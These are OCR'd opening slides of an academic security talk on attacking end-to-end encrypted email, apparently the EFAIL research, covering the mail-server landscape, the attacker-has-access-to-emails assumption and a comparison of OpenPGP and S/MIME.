FH MÜNSTER
University of Applied Sciences

https://efail.de/


Attacking End-to-End Encrypted Emails


Prof. Dr. Sebastian Schinzel

Twitter: @seecurity

Joint research with:
Damian Poddebniak, Christian Dresen,
Jens Müller, Fabian Ising,
Simon Friedberger, Juraj Somorovsky,
Jörg Schwenk, Marcus Brinkmann.


Email.


av1.com
av2.com
smtp.corp1
smtp.corp2
imap.corp1
imap.corp2
archive.corp1
archive.corp2


av1.com
av2.com
av3.com
av4.com
smtp.corp1
smtp.corp2
smtp.corp3
smtp.corp4
imap.corp1
imap.corp2
imap.corp3
imap.corp4
archive.corp1
archive.corp2
archive.corp4

There is no such thing as

“My Email”.



Assumption:

Attacker has access to emails!

Two competing standards

OpenPGP (RFC 4880)

- First “encryption for the masses”
- Favored by privacy advocates
- Most widely used email clients require plugin

S/MIME (RFC 5751)

- Favored by corporate organizations
- Native support in most widely used email clients

New published PGP public keys per month

50.000
45.000
40.000
35.000
30.000
25.000
20.000
15.000
10.000
5.000
0

